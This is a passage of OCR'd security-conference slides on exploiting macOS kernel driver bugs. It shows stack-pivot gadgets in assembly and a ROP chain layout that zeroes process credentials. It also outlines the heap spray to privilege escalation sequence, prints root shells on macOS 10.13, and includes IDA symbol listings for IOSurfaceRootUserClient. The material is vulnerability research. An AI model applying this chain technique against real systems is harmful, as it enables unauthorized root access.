50                       push rax
0100                     add DWORD PTR [rax],eax
005b41                   add BYTE PTR [rbx+0x41],bl
5c                       pop rsp
415e                     pop r14
415f                     pop r15
5d                       pop rbp
c3                       ret
```

In rootsh (on 10.11)



```
static const uint8_t xchg_esp_eax_pop_rsp_ins[] = {
        0x94,    /* xchg esp, eax */
        0x5c,    /* pop rsp       */
        0xc3,    /* ret           */
};
```


New



```
mov     rcx, [rax+30h]
mov     [rbp+var_50], rcx
call    qword ptr [rax]
-------------------------------
mov     rsp, [rcx+8]
mov     rbx, [rcx]
mov     rbp, [rcx+10h]
mov     r12, [rcx+18h]
mov     r13, [rcx+20h]
mov     r14, [rcx+28h]
mov     r15, [rcx+30h]
jmp     qword ptr [rcx+38h]
```

New Vulns in Drivers on macOS – New EXP strategies: ROP

- After controlling PC, we can gain privilege through ROP chain
- Key step: Stack Pivot




Addr of Gadget P2	RAX (Controlled or Known)
New Stack: RAX+0x50	RAX+0x8
RAX	RAX+0x30
Addr of Gadget “NOP; RET;”	RAX+0x38
_current_proc, MOV RDI, RAX	RAX+0x40: New Stack Start
_proc_ucred, MOV RDI, RAX	
_posix_cred_get, MOV RDI, RAX	
_bzero	
_thread_exception_return	

New

Gadget P1


Gadget P2



```
mov     rcx, [rax+30h]
mov     [rbp+var_50], rcx
call    qword ptr [rax]
```

```
mov     rsp, [rcx+8]
mov     rbx, [rcx]
mov     rbp, [rcx+10h]
mov     r12, [rcx+18h]
mov     r13, [rcx+20h]
mov     r14, [rcx+28h]
mov     r15, [rcx+30h]
jmp     qword ptr [rcx+38h]
```

New Vulns in Drivers on macOS – Whole EXP Process



Heap Spray

Trigger Vuln

Control PC

Jmp to Gadget P1

Run ROP chain

Privilege Escalation


Addr of Gadget P2
New Stack: RAX+0x50
RAX
Addr of Gadget “NOP; RET;”
_current_proc, MOV RDI, RAX
_proc_ucred, MOV RDI, RAX
_posix_cred_get, MOV RDI, RAX
_bzero
_thread_exception_return

high space of heap possessed by heap spray

New Vulns in Drivers on macOS – Privilege Escalation


- Privilege escalation on the latest macOS

On macOS 10.13



```
sh-3.2# uname -a
Darwin bxldeMacBook-Air.local 17.0.0 Darwin Kernel Version 17.0.0: Thu Aug 24 21
:48:20 PDT 2017; root:xnu-4570.1.46~2/DEVELOPMENT_X86_64 x86_64
sh-3.2# whoami
root
sh-3.2#
```

On macOS 10.13.2



```
sh-3.2# uname -a
Darwin bxldeMacBook-Air.local 17.3.0 Darwin Kernel Version 17.3.0: Thu Nov  9 18:09:22 PST 2017; root:xnu-4570.31.3~1/DEVELOPMENT_X86_64 x86_64
sh-3.2# whoami
root
sh-3.2#
```

Bugs fixed on macOS 10.13.4


Analyze Apple Drivers: Obstacles

- But! Analyzing macOS and iOS kernel drivers is not easy!
  - Closed-source
  - Programmed in C++
  - Lack of Symbols (mainly for iOS)

- Let’s first look at how drivers’ binary code looks like in IDA pro

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
  - Readable




D	_kIOSurfaceClassName	000000000000C0F0	f	IOSurfaceRootUserClient::MetaClass::Met…	000000000000771C
D	_kIOSurfaceIsGlobal	000000000000C0F8	f	IOSurfaceRootUserClient::MetaClass::~M…	000000000000774E
D	_kIOSurfaceBytesPerRow	000000000000C100	f	IOSurfaceRootUserClient::IOSurfaceRoot…	0000000000007758
D	_kIOSurfaceBitsPerBlock	000000000000C108	f	IOSurfaceRootUserClient::IOSurfaceRoot…	0000000000007778
D	_kIOSurfaceBytesPerElement	000000000000C110	f	IOSurfaceRootUserClient::~IOSurfaceRoo…	0000000000007798
D	_kIOSurfaceWidth	000000000000C118	f	IOSurfaceRootUserClient::~IOSurfaceRoo…	00000000000077A2
D	_kIOSurfaceHeight	000000000000C120	f	IOSurfaceRootUserClient::~IOSurfaceRoo…	00000000000077AC
D	_kIOSurfaceElementWidth	000000000000C128	f	IOSurfaceRootUserClient::getMetaClass(v…	00000000000077CE
D	_kIOSurfaceElementHeight	000000000000C130	f	IOSurfaceRootUserClient::MetaClass::Met…	00000000000077DC
D	_kIOSurfaceOffset	000000000000C138	f	IOSurfaceRootUserClient::MetaClass::allo…	000000000000780E
D	_kIOSurfacePixelFormat	000000000000C140	f	IOSurfaceRootUserClient::IOSurfaceRoot…	000000000000784E
D	_kIOSurfaceAllocSize	000000000000C148	f	IOSurfaceRootUserClient::IOSurfaceRoot…	000000000000787E
D	_kIOSurfaceMemoryRegion	000000000000C150	f	IOSurfaceRootUserClient::init(IOSurfaceR…	00000000000078AE
D	_kIOSurfacePlaneInfo	000000000000C158	f	IOSurfaceRootUserClient::taskHasEntitle…	000000000000795C
D	_kIOSurfacePlaneOffset	000000000000C160	f	IOSurfaceRootUserClient::s_create_surfac…	00000000000079C0
D	_kIOSurfacePlaneWidth	000000000000C168	f	IOSurfaceRootUserClient::s_release_surfa…	0000000000007A64
D	_kIOSurfacePlaneHeight	000000000000C170	f	IOSurfaceRootUserClient::s_lock_surface(…	0000000000007A74
D	_kIOSurfacePlaneBitsPerBlock	000000000000C178	f	IOSurfaceRootUserClient::s_unlock_surfa…	0000000000007A90
D	_kIOSurfacePlaneBytesPerElement	000000000000C180	f	IOSurfaceRootUserClient::s_lookup_surfa…	0000000000007AAC

Many
symbols
are kept

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
  - Readable

